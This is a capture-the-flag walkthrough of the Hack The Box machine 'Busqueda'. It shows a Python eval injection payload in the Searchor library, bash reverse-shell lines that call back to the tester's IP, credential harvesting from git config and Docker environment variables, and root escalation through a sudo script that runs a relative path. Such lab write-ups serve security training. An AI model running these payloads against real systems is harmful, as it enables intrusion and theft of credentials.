Description
Busqueda is an easy Hack The Box machine that features:
- Arbitrary Code Execution via Unsanitized Python Eval
- Sensitive Data Exposure
- VHOST Discover
- Bypassing Paths of Python File Privilege Escalation
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.208.
$ ping -c 3 10.10.11.208
PING 10.10.11.208 (10.10.11.208) 56(84) bytes of data.
64 bytes from 10.10.11.208: icmp_seq=1 ttl=63 time=43.8 ms
64 bytes from 10.10.11.208: icmp_seq=2 ttl=63 time=43.8 ms
64 bytes from 10.10.11.208: icmp_seq=3 ttl=63 time=43.3 ms

--- 10.10.11.208 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.335/43.657/43.843/0.229 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.208 -sS -oN nmap_scan
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.208
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.53 seconds
We get two open ports, 22 and 80.
Enumeration (1)
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.208 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.208
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)
|_  256 816e78766b8aea7d1babd436b7f8ecc4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.06 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we move to the HTTP service. We observe that the service is hosting a website, http://searcher.htb, so we add it to our /etc/hosts local file.
$ echo "10.10.11.208 searcher.htb" | sudo tee -a /etc/hosts
With WhatWeb we can check that the server is running a Python 3.10.6 application using the Werkzeug 2.1.2 library.
$ whatweb --log-brief web_techs searcher.htb
http://searcher.htb [200 OK] Bootstrap[4.1.3], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.1.2 Python/3.10.6], IP[10.10.11.208], JQuery[3.2.1], Python[3.10.6], Script, Title[Searcher], Werkzeug[2.1.2]
The web page works as a search engine allowing you to search a term in a lot of engines, obtaining the link to do the search.
 At the footer of the web page we can observe that the web page is using a Python web server library, Flask, and it is using Searchor 2.4.0 for the search engine.

 If we intercept the request of the website with Burp Suite we see the POST request sent with two parameters, the search engine and the query. As the response, we receive the link to do the search.
Exploitation (1)
Searchor is a Python library that allows the generation of search query URLs. Looking at the changelog, version 2.4.2f solved a vulnerability discussed in a pull request. In a section of the code eval Python function is used. In this case the function is used to obtain the function of the specific search engine to use, but the problem is that the eval function allows the execution of arbitrary commands. This is the vulnerable code.
Piece of vulnerable code:
url = eval(
        f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
)
The query parameter is vulnerable, if we use a number sign (#) we can comment the remaining code of the function and change it to executable code. This is a example payload using a boolean.
Query to ignore the remaining function:
amazon', True)#
After entering the query parameter, the code will look as this.
Vulnerable code before the interpretation:
url = eval(
	f"Engine.{engine}.search('amazon', True)#', copy_url={copy}, open_web={open})"
)
As the number sign is used, the code will be intepreted as this.
Vulnerable code interpreted:
url = eval(
	f"Engine.{engine}.search('amazon', True)"
)

We had modified the Python interpreted code. We can change the boolean parameter to Python code that executes commands, for example id command, to get the logged user.
Payload used to execute the id command:
amazon',eval("__import__('os').system('id')"))#
The result is the name of the user that is running the Python service, svc.
 We can use this expression to create a reverse shell. It is important to escape
 " sign as \", and URL encode & as %26, for the command to work.
Payload to create a reverse shell:
amazon',eval("__import__('os').system('bash -c \"bash -i >%26 /dev/tcp/10.10.14.180/1234 0>%261\"')"))#
Before executing the request we need to have created the listener in our computer. Finally we obtain the reverse shell we will need to upgrade.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.180] from (UNKNOWN) [10.10.11.208] 50200
bash: cannot set terminal process group (1670): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ script /dev/null -c bash
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
svc@busqueda:/var/www/app$ stty rows 48 columns 156
svc@busqueda:/var/www/app$ export TERM=xterm
svc@busqueda:/var/www/app$ export SHELL=bash
Post-Exploitation (1)
Looking at the console users, we only find currently logged user, svc, and root.
svc@busqueda:/var/www/app$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
svc:x:1000:1000:svc:/home/svc:/bin/bash
The working directory is /var/www/app. By listing the contents of the directory, we find that this folder is a Git repository, because of the .git folder.
svc@busqueda:/var/www/app$ ls -la
total 20
drwxr-xr-x 4 www-data www-data 4096 Dec  1 14:20 .
drwxr-xr-x 4 root     root     4096 Dec  1 14:20 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1 14:22 app.py
drwxr-xr-x 8 www-data www-data 4096 Dec  1 14:20 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1 14:35 templates
Checking at the configuration file of the Git repository we see the credentials for the user cody, with the password jh1usoih2bkjaspwe92. And we also see the URL of a Git server, gitea.searcher.htb, having as a remote the Searcher_site repository.
svc@busqueda:/var/www/app$ cat .git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
We are going to check if the server is located on this machine. As this machine have Apache web server enabled, we are going to take a look at its Virtual Host configuration files.
svc@busqueda:/var/www/app$ ls -l /etc/apache2/sites-enabled/
total 0
lrwxrwxrwx 1 root root 35 Dec  1 18:45 000-default.conf -> ../sites-available/000-default.conf
svc@busqueda:/var/www/app$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:5000/
        ProxyPassReverse / http://127.0.0.1:5000/

        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^searcher.htb$
        RewriteRule /.* http://searcher.htb/ [R]

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>

<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName gitea.searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:3000/
        ProxyPassReverse / http://127.0.0.1:3000/

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>

## vim: syntax=apache ts=4 sw=4 sts=4 sr noet
We find that the Apache web server is hosting the web server so we add this host to our /etc/hosts.
$ echo "10.10.11.208 gitea.searcher.htb" | sudo tee -a /etc/hosts
Before browsing the web server we check if the obtained password is reused for the svc account or the root account with su command.
svc@busqueda:/var/www/app$ su svc
Password:
svc@busqueda:/var/www/app$ su root
su: Authentication failure
The authentication for svc is successful, so the password is being reused.
Enumeration (2)
Now we are going to check the technologies of the Git web server.
$ whatweb --log-brief web_techs_git gitea.searcher.htb
http://gitea.searcher.htb [200 OK] Apache[2.4.52], Cookies[_csrf,i_like_gitea,macaron_flash], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], HttpOnly[_csrf,i_like_gitea,macaron_flash], IP[10.10.11.208], Meta-Author[Gitea - Git with a cup of tea], Open-Graph-Protocol[website], PoweredBy[Gitea], Script, Title[Gitea: Git with a cup of tea], X-Frame-Options[SAMEORIGIN]
We see that we have a Gitea Git web server in which we can login.
 After login we see that we only have access to one repository, Searcher_site.
 As it does have the same contents as the
 /var/www/app folder we are going to return to the terminal to do more enumeration.
Post-Exploitation (2)
Checking for the commands user svc can run as root, we find one, a Python script located in /opt/scripts directory.
svc@busqueda:/var/www/app$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
We can’t read the contents of the Python script as the read-write permissions are only allowed for root user. We find in that folder other scripts.
svc@busqueda:/var/www/app$ ls -l /opt/scripts/
total 16
-rwx--x--x 1 root root  586 Dec 24 21:23 check-ports.py
-rwx--x--x 1 root root  857 Dec 24 21:23 full-checkup.sh
-rwx--x--x 1 root root 3346 Dec 24 21:23 install-flask.sh
-rwx--x--x 1 root root 1903 Dec 24 21:23 system-checkup.py
If we execute the command, we see that this script is used to get the status of running Docker containers in the system.
svc@busqueda:/var/www/app$ sudo python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
Running the script with docker-ps argument will show us the active running Docker containers.
svc@busqueda:/var/www/app$ sudo python3 /opt/scripts/system-checkup.py docker-ps
[sudo] password for svc:
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS             PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   3 months ago   Up About an hour   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   3 months ago   Up About an hour   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db
We see we have the Gitea container and a MySQL database container running, running in localhost port 3000 and 3306, respectively. With docker-inspect argument we can see the configuration of the containers, which can disclosure credentials. To show the configuration we need to specify a template, in this case {{ .Config }}.
svc@busqueda:/var/www/app$ sudo python3 /opt/scripts/system-checkup.py docker-inspect "{{ .Config }}" gitea
{960873171e2e   false false false map[22/tcp:{} 3000/tcp:{}] false false false [USER_UID=115 USER_GID=121 GITEA__database__DB_TYPE=mysql GITEA__database__HOST=db:3306 GITEA__database__NAME=gitea GITEA__database__USER=gitea GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin USER=git GITEA_CUSTOM=/data/gitea] [/bin/s6-svscan /etc/s6] <nil> false gitea/gitea:latest map[/data:{} /etc/localtime:{} /etc/timezone:{}]  [/usr/bin/entrypoint] false  [] map[com.docker.compose.config-hash:e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515 com.docker.compose.container-number:1 com.docker.compose.oneoff:False com.docker.compose.project:docker com.docker.compose.project.config_files:docker-compose.yml com.docker.compose.project.working_dir:/root/scripts/docker com.docker.compose.service:server com.docker.compose.version:1.29.2 maintainer:maintainers@gitea.io org.opencontainers.image.created:2022-11-24T13:22:00Z org.opencontainers.image.revision:9bccc60cf51f3b4070f5506b042a3d9a1442c73d org.opencontainers.image.source:https://github.com/go-gitea/gitea.git org.opencontainers.image.url:https://github.com/go-gitea/gitea]  <nil> []}
For the Gitea container, we obtain the credentials of the Gitea database, gitea username and yuiu1hoiu4i5ho1uh password.
svc@busqueda:/var/www/app$ sudo python3 /opt/scripts/system-checkup.py docker-inspect "{{ .Config }}" mysql_db
{f84a6b33fb5a   false false false map[3306/tcp:{} 33060/tcp:{}] false false false [MYSQL_ROOT_PASSWORD=jI86kGUuj87guWr3RyF MYSQL_USER=gitea MYSQL_PASSWORD=yuiu1hoiu4i5ho1uh MYSQL_DATABASE=gitea PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin GOSU_VERSION=1.14 MYSQL_MAJOR=8.0 MYSQL_VERSION=8.0.31-1.el8 MYSQL_SHELL_VERSION=8.0.31-1.el8] [mysqld] <nil> false mysql:8 map[/var/lib/mysql:{}]  [docker-entrypoint.sh] false  [] map[com.docker.compose.config-hash:1b3f25a702c351e42b82c1867f5761829ada67262ed4ab55276e50538c54792b com.docker.compose.container-number:1 com.docker.compose.oneoff:False com.docker.compose.project:docker com.docker.compose.project.config_files:docker-compose.yml com.docker.compose.project.working_dir:/root/scripts/docker com.docker.compose.service:db com.docker.compose.version:1.29.2]  <nil> []}
For the MySQL container, in addition to the other credentials, we obtain the credentials of the root user of the MySQL database, jI86kGUuj87guWr3RyF password. Having the password of the root user will allow us to enter into the database for enumerating more users of Gitea.
svc@busqueda:/var/www/app$ mysql -h 127.0.0.1 -u root -p
Enter password:
...

mysql> use gitea;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

mysql> select lower_name,passwd from user;
+---------------+------------------------------------------------------------------------------------------------------+
| lower_name    | passwd                                                                                               |
+---------------+------------------------------------------------------------------------------------------------------+
| administrator | ba598d99c2202491d36ecf13d5c28b74e2738b07286edc7388a2fc870196f6c4da6565ad9ff68b1d28a31eeedb1554b5dcc2 |
| cody          | b1f895e8efe070e184e5539bc5d93b362b246db67f3a2b6992f37888cb778e844c0017da8fe89dd784be35da9a337609e82e |
+---------------+------------------------------------------------------------------------------------------------------+
2 rows in set (0.00 sec)
We obtain an user for the Gitea web, administrator, but the password is hashed, so we have two options, change the hash or check for a password reuse. Checking for a password reuse we find that administrator is using the MySQL Gitea database password, yuiu1hoiu4i5ho1uh. So now we have access to the administrator Git repository, scripts.
 We confirm that the name of the scripts matches to the ones located in
 /opt/scripts directory. When we execute the Python script with the third argument, full-checkup, we obtain an error.
svc@busqueda:/var/www/app$ sudo python3 /opt/scripts/system-checkup.py full-checkup
Something went wrong
As we have access access to the source code of the Python script, we see what is happening in the code.
Part of the code of the system-checkup.py file:

 elif action == 'full-checkup':
	 try:
		 arg_list = ['./full-checkup.sh']
		 print(run_command(arg_list))
		 print('[+] Done!')
	 except:
		 print('Something went wrong')
		 exit(1)
An exception is being raised, because the script is trying to load the full-checkup.sh Bash script from the working directory as a cause that we are not executing the Python script from /opt/scripts directory. We can take advantage of this situation by executing a custom Bash script with a reverse shell to do a privilege escalation. We create a listener.
$ nc -nvlp 1235
Finally, we spawn a reverse shell using our full-checkup.sh file located in a temporal directory.
svc@busqueda:/var/www/app$ mktemp -d
/tmp/tmp.FDQOTiFkDR
svc@busqueda:/var/www/app$ cd /tmp/tmp.FDQOTiFkDR
svc@busqueda:/tmp/tmp.FDQOTiFkDR$ cat<<EOF>full-checkup.sh
#!/bin/bash
/bin/bash -c "bash -i >& /dev/tcp/10.10.14.180/1235 0>&1"

EOF
svc@busqueda:/tmp/tmp.FDQOTiFkDR$ chmod +x full-checkup.sh
svc@busqueda:/tmp/tmp.FDQOTiFkDR$ sudo python3 /opt/scripts/system-checkup.py full-checkup
The reverse shell with root permission is spawned.
Flags
In the root shell we can obtain the user flag and the system flag.
$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.180] from (UNKNOWN) [10.10.11.208] 48522
root@busqueda:/tmp/tmp.FDQOTiFkDR# cat /home/svc/user.txt
cat /home/svc/user.txt
<REDACTED>
root@busqueda:/tmp/tmp.FDQOTiFkDR# cat /root/root.txt
cat /root/root.txt
<REDACTED>